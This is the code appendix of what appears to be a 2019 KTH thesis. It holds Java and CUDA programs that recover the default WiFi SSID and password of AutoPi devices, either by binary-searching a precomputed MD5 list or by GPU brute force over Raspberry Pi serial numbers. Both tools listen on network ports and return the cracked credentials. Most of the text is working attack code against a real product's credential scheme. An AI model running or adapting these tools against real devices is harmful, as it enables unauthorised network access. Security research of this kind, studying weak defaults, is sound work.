876                 this.bufferAvailableMonitor.notify();
877             }
878         } catch(Exception e) {
879             e.printStackTrace();
880         }
881     }
882
883     byte[] pop() throws InterruptedException {
884         if (this.noMoreHashesOnDisk && this.buffer[this.currentBuffer].limit() <= 0)
885             return null;
886
887         byte[] result = popBuffer();
888
889         // buffer empty, create thread to fetch more and goto next buffer
890         if (this.buffer[this.currentBuffer].limit() <= 0) {
891             this.bufferAvailable[this.currentBuffer] = false;
892
893             // TODO: use a pool of threads instead of creating new ones?
894             // TODO: some sort of queue system since reads from file can become out of order
895             int threadCurrentBuffer = this.currentBuffer;
896             new Thread() {
897                 @Override
898                 public void run(){
899                     fetchHashesFromDisk(threadCurrentBuffer);
900                 }
901              }.start();
902
903             // go to next buffer, loop around to zero if needed
904             if (++this.currentBuffer >= CreateSortedWordlist.AMOUNT_OF_INPUT_BUFFERS_PER_BLOCK)
905                 this.currentBuffer = 0;
906
907             // wait if next buffer isn't available
908             synchronized(this.bufferAvailableMonitor) {
909                 while (this.bufferAvailable[this.currentBuffer] == false) {
910                     if (this.noMoreHashesOnDisk)
911                         return result;
912
913                     this.bufferAvailableMonitor.wait();
914                 }
```

```
            }
        }

        return result;
    }

    byte[] peek() throws InterruptedException {
        if (this.noMoreHashesOnDisk && this.buffer[this.currentBuffer].limit() <= 0)
            return null;

        return peekBuffer();
    }

    // reads in reverse
    private byte[] popBuffer() {
        int oldPosition = this.buffer[this.currentBuffer].position();
        int oldLimit = this.buffer[this.currentBuffer].limit();
        int newPosition, newLimit;

        if (oldLimit == 0)
            return null;

        byte[] result = new byte[CreateSortedWordlist.HASH_LENGTH];
        this.buffer[this.currentBuffer].get(result, 0, result.length);  // not thread safe

        if (oldPosition == 0) {
            newPosition = 0;
            newLimit = 0;
        } else {
            newPosition = oldPosition - CreateSortedWordlist.HASH_LENGTH;
            newLimit = oldLimit - CreateSortedWordlist.HASH_LENGTH;
        }

        this.buffer[this.currentBuffer].position(newPosition).limit(newLimit);

        return result;
    }

    // reads in reverse
    private byte[] peekBuffer() {
        int oldPosition = this.buffer[currentBuffer].position();

        byte[] result = new byte[CreateSortedWordlist.HASH_LENGTH];
        this.buffer[this.currentBuffer].get(result, 0, result.length);  // not thread safe
        this.buffer[this.currentBuffer].position(oldPosition);

        return result;
    }
}
```

SearchWordlist.java

```
import java.io.BufferedReader;
import java.io.FileNotFoundException;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintWriter;
import java.io.RandomAccessFile;
import java.net.ServerSocket;
import java.net.Socket;
import java.util.Scanner;

public class SearchWordlist {
    static final int HASH_LENGTH = 16;  // 16 bytes (= 128 bits per md5 hash)
    static boolean REMOTE;
    static int    PORT;
    static String PATH;

    static long   AMOUNT_OF_HASHES_IN_FILE;
    static String GOALSSID_PREFIX;
    static String GOALSSID;
    static String HASH;

    static RandomAccessFile RAF;
    static ServerSocket serverSocket;
    static Socket socket;
```

```
25
26      public static void main(String[] args) throws FileNotFoundException, IOException, Exception {
27          PATH = "list";                  // path to sorted list
28          REMOTE = true;                  // if (true): fetch ssid from remote host, else: receive ssid
            from System.in
29          PORT = 7001;                    // port to listen to if REMOTE == true
30          GOALSSID_PREFIX = "AutoPi-";    // prefix of SSID
31
32          if (REMOTE)
33              serverSocket =  new ServerSocket(PORT);
34
35          quit:
36          do {
37              RAF = new RandomAccessFile(PATH, "r");
38              AMOUNT_OF_HASHES_IN_FILE = RAF.length() / HASH_LENGTH;
39
40              if (REMOTE)
41                  GOALSSID = receiveSsid();
42              else {
43                  Scanner s = new Scanner(System.in);
44
45                  while (true) {
46                      System.out.print("12 last chars of the SSID (q): ");
47                      GOALSSID = s.nextLine().toLowerCase();
48
49                      if (GOALSSID.length() == 12)
50                          break;
51                      else if (GOALSSID.equals("q") || GOALSSID.equals("quit"))
52                          break quit;
53                      else
54                          System.out.println("Input needs to be 12 chars");
55                  }
56              }
57
58              long start = 0;
59              long end = AMOUNT_OF_HASHES_IN_FILE - 1;
60
61              long startTime = System.nanoTime();
62
63              // find correct hash with recursive binary search
64              HASH = binarySearch(start, end);
65
66              // if hash != null: match found, else: no match found
67              if (HASH != null) {
68                  System.out.println("Match found! (" + ((System.nanoTime() - startTime)/(Math.pow(10,6)))
                    + " ms)");
69                  if (REMOTE)
70                      sendString(HASH);
71
72                  //display result
73                  System.out.printf("\n%-15s%s", "SSID: ", "AutoPi-" + HASH.substring(20));
74                  System.out.printf("\n%-15s%s", "Password: ", HASH.substring(0,8) + "-" +
                    HASH.substring(8, 12));
75                  System.out.printf("\n%-15s%s\n", "Full hash: ", HASH);
76              } else {
77                  if (REMOTE)
78                      sendString("Error: No match found for SSID " + GOALSSID_PREFIX + GOALSSID + ".");
79
80                  throw new Exception("Error: No match found for received SSID.");
81              }
82          } while(REMOTE);
83      }
84
85      static String binarySearch(long first, long last) throws IOException {
86          long middle = (first + last) / 2;
87
88          String current = read(middle);
89          int result = GOALSSID.compareTo(current.substring(20)); // compare last 12 chars
90
91          if (result == 0)        // correct hash found
92              return current;
93          else if (first >= last) // no match found
94              return null;
95          else if (result > 0)    // ssid > current
96              return binarySearch(middle+1, last);
```

```
97          else                    // ssid < current
98              return binarySearch(first, middle-1);
99      }
100
101     static String read(long index) throws IOException {
102         byte[] hashInBytes = new byte[HASH_LENGTH];
103
104         RAF.seek(HASH_LENGTH * index);
105         RAF.read(hashInBytes);
106
107         StringBuilder sb = new StringBuilder(HASH_LENGTH * 2);
108         for(byte b : hashInBytes)
109            sb.append(String.format("%02x", b));
110
111         return sb.toString().toLowerCase();
112     }
113
114     /*
115     * Listen on port PORT for SSID and return the SSID as string
116     */
117     static String receiveSsid() throws IOException {
118         System.out.println("\n----- Listening on port " + PORT + " -----");
119         socket = serverSocket.accept();
120         System.out.println("Connected to " + socket.getRemoteSocketAddress() + ". Waiting for SSID.");
121
122         BufferedReader br = new BufferedReader(new InputStreamReader (socket.getInputStream()));
123         String ssid = br.readLine();
124         System.out.println("Received SSID: " + ssid + ".");
125
126         // can receive either last 12 chars or whole ssid including the prefix "AutoPi-"
127         if (!(ssid.length() == 12 || ssid.length() == 19)) {
128             sendString("Error: String sent to server has incorrect format!");
129             throw new IOException("Received string has incorrect format!");
130         }
131
132         String[] splitSsid = ssid.split("-");
133         return splitSsid.length > 1 ? splitSsid[1] : splitSsid[0];
134     }
135
136     /*
137     * Send data over socket
138     */
139     public static void sendString(String string) throws IOException {
140         new PrintWriter(socket.getOutputStream(), true).println(string);
141         System.out.println("\"" + string + "\" sent.");
142         socket.close();
143     }
144 }
```

CrackWifiGPU.java

```
1  import java.io.*;
2  import java.math.BigInteger;
3  import java.net.*;
4  import java.security.MessageDigest;
5  import java.util.Scanner;
6  import jcuda.Pointer;
7  import jcuda.Sizeof;
8  import jcuda.driver.CUcontext;
9  import jcuda.driver.CUdevice;
10 import jcuda.driver.CUdeviceptr;
11 import jcuda.driver.CUfunction;
12 import jcuda.driver.CUmodule;
13 import jcuda.driver.JCudaDriver;
14
15 /*
16     Adapted from http://macs-site.net/md5oncudawhitepaper.html (Matthew McClaskey)
17 */
18
19 public class CrackWifiGPU {
20
21     static final int NUM_BLOCKS_X = 4096;           // blockIds from 0 -> 0xfff => serial number
       character 1, 2 & 3
22     static final int NUM_BLOCKS_Y = 1;
23     static final int NUM_THREADS_PER_BLOCK = 256;   // threadIds from 0 -> 0xff  => serial number
       character 4 & 5
```

```
24      static final int SERIAL_LEN = 16;               // length of serial number (padded with 8 zeros and
        exluding linebreak)
25
26      static final boolean COMPILECUBIN = true;       // needs to be recompiled after changes in the
        hashgpuv3.cu file
27      static final boolean REMOTE = true;             // if(true) {listen on PORT for input} else {get
        ssid from System.in}
28      static final int PORT = 7000;
29      static final String CUBIN_PATH = "hashgpuv3.cu";
30      static ServerSocket serverSocket;
31      static Socket socket;
32
33      public static void main(String[] args) throws IOException
34      {
35          if (REMOTE)
36              serverSocket =  new ServerSocket(PORT);
37
38          // do-while(REMOTE) ensures infinity iterations for remote execution and only one if the input
            is from System.in
39          quit:
40          do {
41              try {
42                  String ssid;
43                  if (REMOTE)
44                      ssid = receiveSsid();
45                  else {
46                      Scanner  s = new Scanner(System.in);
47                      while (true) {
48                          System.out.print("12 last chars of SSID: ");
49                          ssid = s.nextLine();
50
51                          if (ssid.length() == 12)
52                              break;
53                          else if (ssid.equals("q") || ssid.equals("quit") || ssid.equals("exit"))
54                              break quit;
55                          else
56                              System.out.println("Input needs to be 12 chars");
57                      }
58                  }
59
60                  long startTime = System.nanoTime();
61
62                  int[] tmp;
63                  try {
64                      tmp = hexToHash(ssid.toLowerCase());
65                  } catch (IOException e) {
66                      if (REMOTE)
67                          sendString("Error: Couldn't convert hashHexString to hashInteger.");
68                      e.printStackTrace();
69                      continue;
70                  }
71
72                  int[] hashin = new int[2];
73                  hashin[0] = tmp[0];
74                  hashin[1] = tmp[1];
75
76                  //compile GPU code if required
77                  String cubinFileName = prepareCubinFile(CUBIN_PATH, COMPILECUBIN);
78
79                  // Initialize the driver and create a context for the first device.
80                  JCudaDriver.cuInit(0);
81                  CUcontext pctx = new CUcontext();
82                  CUdevice dev = new CUdevice();
83                  JCudaDriver.cuDeviceGet(dev, 0);
84                  JCudaDriver.cuCtxCreate(pctx, 0, dev);
85
86                  // Load the CUBIN file.
87                  CUmodule module = new CUmodule();
88                  JCudaDriver.cuModuleLoad(module, cubinFileName);
89
90                  // Obtain a function pointer to the "Parrallel_Hash" function.
91                  CUfunction function = new CUfunction();
92                  JCudaDriver.cuModuleGetFunction(function, module, "Parrallel_Hash");
93
94                  //allocate memory on device
```

```
95                  CUdeviceptr inPtr = new CUdeviceptr();
96                  JCudaDriver.cuMemAlloc(inPtr, hashin.length * Sizeof.INT);
97
98                  //transfer hash to device
99                  JCudaDriver.cuMemcpyHtoD(inPtr, Pointer.to(hashin), Sizeof.INT * 2);
100
101                 //allocate device output
102                 CUdeviceptr serialPtr = new CUdeviceptr();
103                 JCudaDriver.cuMemAlloc(serialPtr, SERIAL_LEN * Sizeof.BYTE);
104
105                 //setup execution form (threads and blocks)
106                 JCudaDriver.cuFuncSetBlockShape(function, NUM_THREADS_PER_BLOCK, 1, 1);
107
108                 //set parameters
109                 Pointer dIn = Pointer.to(inPtr);
110                 Pointer dSerial = Pointer.to(serialPtr);
111
112                 JCudaDriver.cuParamSetv(function, 0, dIn, Sizeof.POINTER);
113                 JCudaDriver.cuParamSetv(function, Sizeof.POINTER*1, dSerial, Sizeof.POINTER);
114
115                 JCudaDriver.cuParamSetSize(function, Sizeof.POINTER * 2);
116
117                 System.out.println("Setup done (" + ((System.nanoTime() - startTime)/(Math.pow(10,6))) +
                    " ms)");
118
119                 startTime = System.nanoTime();
120
121                 //call function
122                 JCudaDriver.cuLaunchGrid(function, NUM_BLOCKS_X, NUM_BLOCKS_Y);
123                 JCudaDriver.cuCtxSynchronize();
124
125                 //get output
126                 byte[] hostOutSerial = new byte[SERIAL_LEN];
127                 JCudaDriver.cuMemcpyDtoH(Pointer.to(hostOutSerial), serialPtr, SERIAL_LEN * Sizeof.BYTE);
128
129                 System.out.println("Cracking done (" + ((System.nanoTime() -
                    startTime)/(Math.pow(10,6))) + " ms)");
130
131                 boolean matchFound = false;
132                 for (int i = 0; i < SERIAL_LEN; i++) {  // if all bytes == 0, no match found
133                     if (hostOutSerial[i] != 0)
134                         matchFound = true;
135                 }
136                 if (!matchFound) {
137                     if (REMOTE) {
138                         sendString("Error: No match found for SSID AutoPi-" + ssid);
139                         continue;
140                     }
141                     throw new Exception("Error: No match found for SSID AutoPi-" + ssid);
142                 }
143
144                 // Hash the resulting serial number to produce ssid, pw etc.
145                 MessageDigest md = MessageDigest.getInstance("MD5");
146                 String serialString = padZeros(16, byteArrayToString(hostOutSerial)) + "\n";    //
                    "ECHO"-COMMAND ADDS A NEW LINE CHAR
147                 BigInteger hash = new BigInteger(1, md.digest(serialString.getBytes("UTF-8")));
148                 String hashString = padZeros(32, hash.toString(16));
149
150                 if (REMOTE)
151                     sendString(hashString);
152
153                 //display result
154                 System.out.printf("\n%-15s%s", "SSID: ", "AutoPi-" + hashString.substring(20));
155                 System.out.printf("\n%-15s%s", "Password: ", hashString.substring(0,8) + "-" +
                    hashString.substring(8, 12));
156                 System.out.printf("\n%-15s%s", "Serial number: ", serialString.replace("\n", ""));
157                 System.out.printf("\n%-15s%s\n", "Full hash: ", hashString);
158             } catch(Exception e) {
159                 e.printStackTrace();
160             }
161         } while(REMOTE);
162     }
163
164     public static String padZeros(int length, String hexString) {
165         StringBuilder sb = new StringBuilder();
```

```
166         for (int i = 0; i < length-hexString.length(); i++) {
167             sb.append('0');
168         }
169         return sb.toString() + hexString;
170     }
171 
172     public static String byteArrayToString(byte[] hexBytes) {
173         StringBuilder sb = new StringBuilder();
174         for (int i = 0; i < hexBytes.length; i++) {
175             sb.append((char)hexBytes[i]);
176         }
177         return sb.toString();
178     }
179 
180     /*
181     * Listen on port PORT for SSID and return the SSID as string
182     */
183     public static String receiveSsid() throws IOException {
184         System.out.println("\n----- Listening on port " + PORT + " -----");
185         socket = serverSocket.accept();
186         System.out.println("Connected to " + socket.getRemoteSocketAddress() + ". Waiting for SSID.");
187 
188         BufferedReader br = new BufferedReader(new InputStreamReader (socket.getInputStream()));
189         String ssid = br.readLine();
190         System.out.println("Received SSID: " + ssid + ".");
191 
192         // can receive either last 12 chars or whole ssid (including the prefix "AutoPi-")
193         if (!(ssid.length() == 12 || ssid.length() == 19)) {
194             sendString("Error: String sent to server has incorrect format!");
195             throw new IOException("Received string has incorrect format!");
196         }
197 
198         String[] splitSsid = ssid.split("-");
199         return splitSsid.length > 1 ? splitSsid[1] : splitSsid[0];
200     }
201 
202     /*
203     * Send data over socket
204     */
205     public static void sendString(String string) throws IOException {
206         PrintWriter pw = new PrintWriter(socket.getOutputStream(), true);
207         pw.println(string);
208         System.out.println("\"" + string + "\" sent.");
209         socket.close();
210     }
211 
212     /**
213      * Converts a user-friendly hex based hash to 4 integers
214      * @param hash
215      * @return
216      * @throws java.io.IOException
217      */
218     public static int[] hexToHash(String hash) throws IOException
219     {
220         if (hash.length() != 12)
221             throw new IOException("Invalid hash input.");
222 
223         hash = "0000" + hash;   // padding with 4 zeros to fill 16 bytes
224         int[] result = new int[2];
225 
226         String tmp;
227         for (int i = 0; i <= 8; i += 8)
228         {
229             //get next 4 bytes in reverse order
230             tmp = hash.substring(i + 6, i + 8) +
231                     hash.substring(i + 4, i + 6) +
232                     hash.substring(i + 2, i + 4) +
233                     hash.substring(i + 0, i + 2);
234 
235             //convert to integer
236             result[(i + 1) / 8] = (int)Long.parseLong(tmp, 16);
237         }
238 
239         return result;
240     }
```

```
241
242     /**
243      * modified by Matt McClaskey, based on example provided in JCUDA documentation
244      * www.jcuda.org
245      * The extension of the given file name is replaced with cubin.
246      * If the file with the resulting name does not exist, it is
247      * compiled from the given file using NVCC. The name of the
248      * cubin file is returned.
249      *
250      * @param cuFileName The name of the .CU file
251      * @return The name of the CUBIN file
252      * @throws IOException If an I/O error occurs
253      */
254     private static String prepareCubinFile(String cuFileName, Boolean overwrite) throws IOException
255     {
256         int endIndex = cuFileName.lastIndexOf('.');
257         if (endIndex == -1)
258         {
259             endIndex = cuFileName.length()-1;
260         }
261         String cubinFileName = cuFileName.substring(0, endIndex+1)+"cubin";
262         //System.out.print(cubinFileName);
263         File cubinFile = new File(cubinFileName);
264         //System.out.print(cubinFile.getAbsolutePath());
265         if (!overwrite && cubinFile.exists())
266         {
267             return cubinFileName;
268         }
269
270         File cuFile = new File(cuFileName);
271         if (!cuFile.exists())
272         {
273             throw new IOException("Input file not found: "+cuFileName);
274         }
275
276         String modelString = "-m"+System.getProperty("sun.arch.data.model");
277         String command =
278             "nvcc " + modelString + " -arch sm_61 -cubin "+
279             cuFile.getPath()+" -o "+cubinFileName;
280
281         //System.out.println("Executing\n"+command);
282         Process process = Runtime.getRuntime().exec(command);
283
284         String errorMessage = new String(toByteArray(process.getErrorStream()));
285         String outputMessage = new String(toByteArray(process.getInputStream()));
286         int exitValue = 0;
287         try
288         {
289             exitValue = process.waitFor();
290         }
291         catch (InterruptedException e)
292         {
293             Thread.currentThread().interrupt();
294             throw new IOException("Interrupted while waiting for nvcc output", e);
295         }
296
297         if (exitValue != 0)
298         {
299             System.out.println("errorMessage:\n"+errorMessage);
300             System.out.println("outputMessage:\n"+outputMessage);
301             throw new IOException("Could not create .cubin file: "+errorMessage);
302         }
303
304         return cubinFileName;
305     }
306
307     /**
308      * this method was taken from JCuda documentation
309      * www.jcuda.org
310      * Fully reads the given InputStream and returns it as a byte array.
311      *
312      * @param inputStream The input stream to read
313      * @return The byte array containing the data from the input stream
314      * @throws IOException If an I/O error occurs
315      */
```

```
316     private static byte[] toByteArray(InputStream inputStream) throws IOException
317     {
318         ByteArrayOutputStream baos = new ByteArrayOutputStream();
319         byte buffer[] = new byte[8192];
320         while (true)
321         {
322             int read = inputStream.read(buffer);
323             if (read == -1)
324             {
325                 break;
326             }
327             baos.write(buffer, 0, read);
328         }
329         return baos.toByteArray();
330     }
331
332 }
```

hashgpuv3.cu

```
1  /* MD5
2  Original algorithm by RSA Data Security, Inc
3  Adapted for NVIDIA CUDA by Matthew McClaskey
4
5  Copyright (C) 1991-2, RSA Data Security, Inc. Created 1991. All
6  rights reserved.
7
8  License to copy and use this software is granted provided that it
9  is identified as the "RSA Data Security, Inc. MD5 Message-Digest
10 Algorithm" in all material mentioning or referencing this software
11 or this function.
12
13 License is also granted to make and use derivative works provided
14 that such works are identified as "derived from the RSA Data
15 Security, Inc. MD5 Message-Digest Algorithm" in all material
16 mentioning or referencing the derived work.
17
18 RSA Data Security, Inc. makes no representations concerning either
19 the merchantability of this software or the suitability of this
20 software for any particular purpose. It is provided "as is"
21 without express or implied warranty of any kind.
22
23 These notices must be retained in any copies of any part of this
24 documentation and/or software.
25 */
26
27 #include <stdio.h>
28 #include <stdlib.h>
29 #include <string.h>
30 #include <stdint.h>
31 #include <math.h>
32
33 const unsigned int S11 = 7;
34 const unsigned int S12 = 12;
35 const unsigned int S13 = 17;
36 const unsigned int S14 = 22;
37 const unsigned int S21 = 5;
38 const unsigned int S22 = 9;
39 const unsigned int S23 = 14;
40 const unsigned int S24 = 20;
41 const unsigned int S31 = 4;
42 const unsigned int S32 = 11;
43 const unsigned int S33 = 16;
44 const unsigned int S34 = 23;
45 const unsigned int S41 = 6;
46 const unsigned int S42 = 10;
47 const unsigned int S43 = 15;
48 const unsigned int S44 = 21;
49
50 const unsigned int pwdbitlen = 136; //<--number of bits in plain text
51
52 /* F, G, H and I are basic MD5 functions */
53 __device__ inline unsigned int F(unsigned int x, unsigned int y, unsigned int z) { return (((x) & (y)) |
   ((~x) & (z))); }
54 __device__ inline unsigned int G(unsigned int x, unsigned int y, unsigned int z) { return (((x) & (z)) |
   ((y) & (~z))); }
```

```
55 __device__ inline unsigned int H(unsigned int x, unsigned int y, unsigned int z) { return ((x) ^ (y) ^
   (z)); }
56 __device__ inline unsigned int I(unsigned int x, unsigned int y, unsigned int z) { return ((y) ^ ((x) |
   (~z))); }
57
58 /* ROTATE_LEFT rotates x left n bits */
59 #define ROTATE_LEFT(x, n) (((x) << (n)) | ((x) >> (32-(n))))
60
61 /* Rotation is separate from addition to prevent recomputation */
62 __device__ inline void FF(unsigned int &a, unsigned int b, unsigned int c, unsigned int d, unsigned int
   x, unsigned int s, unsigned int ac)
63 {
64   a = ROTATE_LEFT(a + F(b, c, d) + x + ac, s) + b;
65 }
66
67 __device__ inline void GG(unsigned int &a, unsigned int b, unsigned int c, unsigned int d, unsigned int
   x, unsigned int s, unsigned int ac)
68 {
69   a = ROTATE_LEFT(a + G(b, c, d) + x + ac, s) + b;
70 }
71
72 __device__ inline void HH(unsigned int &a, unsigned int b, unsigned int c, unsigned int d, unsigned int
   x, unsigned int s, unsigned int ac)
73 {
74   a = ROTATE_LEFT(a + H(b ,c ,d) + x + ac, s) + b;
75 }
76
77 __device__ inline void II(unsigned int &a, unsigned int b, unsigned int c, unsigned int d, unsigned int
   x, unsigned int s, unsigned int ac)
78 {
79   a = ROTATE_LEFT(a + I(b, c, d) + x + ac, s) + b;
80 }
81
82 /*
83                 INPUT    => OUTPUT
84     index:      01234567 => 32107654
85     bytes:      abcdefgh => dcbagdfe
86 */
87 __device__ void xToCharArray(unsigned char output[], unsigned int input[])
88 {
89     for (unsigned int i = 0, j = 0; i < 16; j+=4, i++)
90     {
91         output[j + 0] = (unsigned char) ((input[i] >> 8*0) & 0xff);
92         output[j + 1] = (unsigned char) ((input[i] >> 8*1) & 0xff);
93         output[j + 2] = (unsigned char) ((input[i] >> 8*2) & 0xff);
94         output[j + 3] = (unsigned char) ((input[i] >> 8*3) & 0xff);
95     }
96 }
97
98 extern "C" __global__ void Parrallel_Hash(unsigned int *input, char *output)
99 {
100   unsigned int a, b, c, d;
101
102   unsigned int x[5];        // will contain the "message" to be hashed (in this case the raspberry pi
    serial number)
103     unsigned int charLen = 8; // length of char
104     unsigned char hexLookup[] = "0123456789abcdef";
105
106     /*
107         SETUP for x[0] & x[1] - padding with 8 ascii zeros
108         4 iterations:
109         x[0] = x[1] = '   0'
110         x[0] = x[1] = '  00'
111         x[0] = x[1] = ' 000'
112         x[0] = x[1] = '0000'
113     */
114     x[0] = 0;
115     x[1] = 0;
116     for (int i = 0; i < 4; i++) {
117         x[0] += hexLookup[0] << charLen*i;  // '48' ascii = 0
118         x[1] += hexLookup[0] << charLen*i;
119     }
120
121     /*
122         SETUP for 2 & 3 - getting first 5 chars from block/thread-id
```

```
123         blockId (12 bits) = xxxx,yyyy,zzzz
124         threadId (8 bits) = rrrr,ssss
125         take 4 bit hex from id, lookup corresponding hex char (8 bit ascii) and append to x array
126     */
127
128     x[2] = 0;
129     x[3] = 0;
130     x[2] += hexLookup[(blockIdx.x & 0xf00) >> 8] << charLen*3;   // x[2] = 'x   '
131     x[2] += hexLookup[(blockIdx.x & 0x0f0) >> 4] << charLen*2;   // x[2] = 'xy  '
132     x[2] += hexLookup[(blockIdx.x & 0x00f)]      << charLen*1;   // x[2] = 'xyz '
133     x[2] += hexLookup[(threadIdx.x & 0xf0) >> 4] << charLen*0;   // x[2] = 'xyzr'
134     x[3] += hexLookup[(threadIdx.x & 0x0f)]      << charLen*3;   // x[3] = 't   '
135
136     /*
137         SETUP for 4 - adding linebreak & delimiter bit (used by md5 alg) - LITTLE ENDIAN!
138         delimiter = 1000,0000 bits = 128 decimal
139         ascii 10 = '\n'
140         x[4] = {'\n', 128, 0, 0} => (little endian) => {0, 0, 128, 10}
141     */
142     x[4] = 0;
143     x[4] += 10  << charLen*0;    // x[4] = '   \n'
144     x[4] += 128 << charLen*1;    // x[4] = '  d\n', d = 1 bit delimiter used by md5
145
146     /*
147         The complete content of the "message"(x) to be hashed:
148         32 bit integer in every "x" which gives 4 characters per "x"
149         x[0] == '0000'
150         x[1] == '0000'
151         x[2] == 'xyzr'
152         x[3] == 'sijk'   (i, j & k changes in the loops underneath)
153         x[4] == '  d\n'
154     */
155
156   // ASCII 0(48) -> 9(57) & a(97) -> f(102)
157   // this loop sets 6th char
158   for (unsigned int i = 48; i <= 102; i++)
159   {
160     x[3] &= ~(0xff << charLen*2);           // erase last loops value
161     x[3] += (i << charLen*2);               // x[3] = 'ti  '
162
163     // this loop sets 7th char
164     for (unsigned int j = 48; j <= 102; j++)
165     {
166             x[3] &= ~(0xff << charLen*1);       // erase last loops value
167             x[3] += (j << charLen*1);           // x[3] = 'tij '
168
169             // this loop sets 8th char
170             for (unsigned int k = 48; k <= 102; k++)
171             {
172                 x[3] &= ~(0xff << charLen*0);   // erase last loops value
173                 x[3] += (k << charLen*0);       // x[3] = 'tijk'
174
175
176                 //load magic numbers
177                 a = 0x67452301;
178                 b = 0xefcdab89;
179                 c = 0x98badcfe;
180                 d = 0x10325476;
181
182                 // Round 1
183                 FF ( a, b, c, d, x[ 0], S11, 0xd76aa478); // 1
184                 FF ( d, a, b, c, x[ 1], S12, 0xe8c7b756); // 2
185                 FF ( c, d, a, b, x[ 2], S13,  0x242070db); // 3
186                 FF ( b, c, d, a, x[ 3], S14, 0xc1bdceee); // 4
187                 FF ( a, b, c, d, x[ 4], S11, 0xf57c0faf); // 5
188                 FF ( d, a, b, c, 0, S12, 0x4787c62a); // 6
189                 FF ( c, d, a, b, 0, S13, 0xa8304613); // 7
190                 FF ( b, c, d, a, 0, S14, 0xfd469501); // 8
191                 FF ( a, b, c, d, 0, S11, 0x698098d8); // 9
192                 FF ( d, a, b, c, 0, S12, 0x8b44f7af); // 10
193                 FF ( c, d, a, b, 0, S13, 0xffff5bb1); // 11
194                 FF ( b, c, d, a, 0, S14, 0x895cd7be); // 12
195                 FF ( a, b, c, d, 0, S11, 0x6b901122); // 13
196                 FF ( d, a, b, c, 0, S12, 0xfd987193); // 14
197                 FF ( c, d, a, b, pwdbitlen, S13, 0xa679438e); // 15
```

```
198                 FF ( b, c, d, a, 0, S14, 0x49b40821); // 16
199
200                 // Round 2
201                 GG (a, b, c, d, x[ 1], S21, 0xf61e2562); // 17
202                 GG (d, a, b, c, 0, S22, 0xc040b340); // 18
203                 GG (c, d, a, b, 0, S23, 0x265e5a51); // 19
204                 GG (b, c, d, a, x[ 0], S24, 0xe9b6c7aa); // 20
205                 GG (a, b, c, d, 0, S21, 0xd62f105d); // 21
206                 GG (d, a, b, c, 0, S22,  0x2441453); // 22
207                 GG (c, d, a, b, 0, S23, 0xd8a1e681); // 23
208                 GG (b, c, d, a, x[ 4], S24, 0xe7d3fbc8); // 24
209                 GG (a, b, c, d, 0, S21, 0x21e1cde6); // 25
210                 GG (d, a, b, c, pwdbitlen, S22, 0xc33707d6); // 26
211                 GG (c, d, a, b, x[ 3], S23, 0xf4d50d87); // 27
212                 GG (b, c, d, a, 0, S24, 0x455a14ed); // 28
213                 GG (a, b, c, d, 0, S21, 0xa9e3e905); // 29
214                 GG (d, a, b, c, x[ 2], S22, 0xfcefa3f8); // 30
215                 GG (c, d, a, b, 0, S23, 0x676f02d9); // 31
216                 GG (b, c, d, a, 0, S24, 0x8d2a4c8a); // 32
217
218                 // Round 3
219                 HH (a, b, c, d, 0, S31, 0xfffa3942); // 33
220                 HH (d, a, b, c, 0, S32, 0x8771f681); // 34
221                 HH (c, d, a, b, 0, S33, 0x6d9d6122); // 35
222                 HH (b, c, d, a, pwdbitlen, S34, 0xfde5380c); // 36
223                 HH (a, b, c, d, x[ 1], S31, 0xa4beea44); // 37
224                 HH (d, a, b, c, x[ 4], S32, 0x4bdecfa9); // 38
225                 HH (c, d, a, b, 0, S33, 0xf6bb4b60); // 39
226                 HH (b, c, d, a, 0, S34, 0xbebfbc70); // 40
227                 HH (a, b, c, d, 0, S31, 0x289b7ec6); // 41
228                 HH (d, a, b, c, x[ 0], S32, 0xeaa127fa); // 42
229                 HH (c, d, a, b, x[ 3], S33, 0xd4ef3085); // 43
230                 HH (b, c, d, a, 0, S34,  0x4881d05); // 44
231                 HH (a, b, c, d, 0, S31, 0xd9d4d039); // 45
232                 HH (d, a, b, c, 0, S32, 0xe6db99e5); // 46
233                 HH (c, d, a, b, 0, S33, 0x1fa27cf8); // 47
234                 HH (b, c, d, a, x[ 2], S34, 0xc4ac5665); // 48
235
236                 // Round 4
237                 II (a, b, c, d, x[ 0], S41, 0xf4292244); // 49
238                 II (d, a, b, c, 0, S42, 0x432aff97); // 50
239                 II (c, d, a, b, pwdbitlen, S43, 0xab9423a7); // 51
240                 II (b, c, d, a, 0, S44, 0xfc93a039); // 52
241                 II (a, b, c, d, 0, S41, 0x655b59c3); // 53
242                 II (d, a, b, c, x[ 3], S42, 0x8f0ccc92); // 54
243                 II (c, d, a, b, 0, S43, 0xffeff47d); // 55
244                 II (b, c, d, a, x[ 1], S44, 0x85845dd1); // 56
245                 II (a, b, c, d, 0, S41, 0x6fa87e4f); // 57
246                 II (d, a, b, c, 0, S42, 0xfe2ce6e0); // 58
247                 II (c, d, a, b, 0, S43, 0xa3014314); // 59
248                 II (b, c, d, a, 0, S44, 0x4e0811a1); // 60
249                 II (a, b, c, d, x[ 4], S41, 0xf7537e82); // 61
250                 II (d, a, b, c, 0, S42, 0xbd3af235); // 62
251                 II (c, d, a, b, x[ 2], S43, 0x2ad7d2bb); // 63
252                 II (b, c, d, a, 0, S44, 0xeb86d391); // 64
253
254                 a += 0x67452301;
255                 b += 0xefcdab89;
256                 c += 0x98badcfe;
257                 d += 0x10325476;
258
259                 //check if last 12 characters of hash matches
260                 if (((c >> charLen*2) & 0xffff) == ((input[0] >> charLen*2) & 0xffff) && d == input[1])
261                 {
262                     // convert correct from integer to char array
263                     unsigned char result[16];
264                     xToCharArray(&result[0], &x[0]);
265
266                     // insert result into output pointer that can be accessed from the "main" program
267                     for (int i = 0; i < 16; i++)
268                         *(output + i) = result[i];
269                 }
270
271                 if (k == 57)
272                 k = 96; // will be incremented to 97 at the end of this loop (going from last ascii
```

```
                    number (57 == '9') to first ascii letter (97 == 'a'))
273                 }
274                 if (j == 57)
275                     j = 96; // will be incremented to 97 at the end of this loop
276         }
277             if (i == 57)
278                 i = 96; // will be incremented to 97 at the end of this loop
279       }
280   }
```

TRITA-EECS-EX-2019:225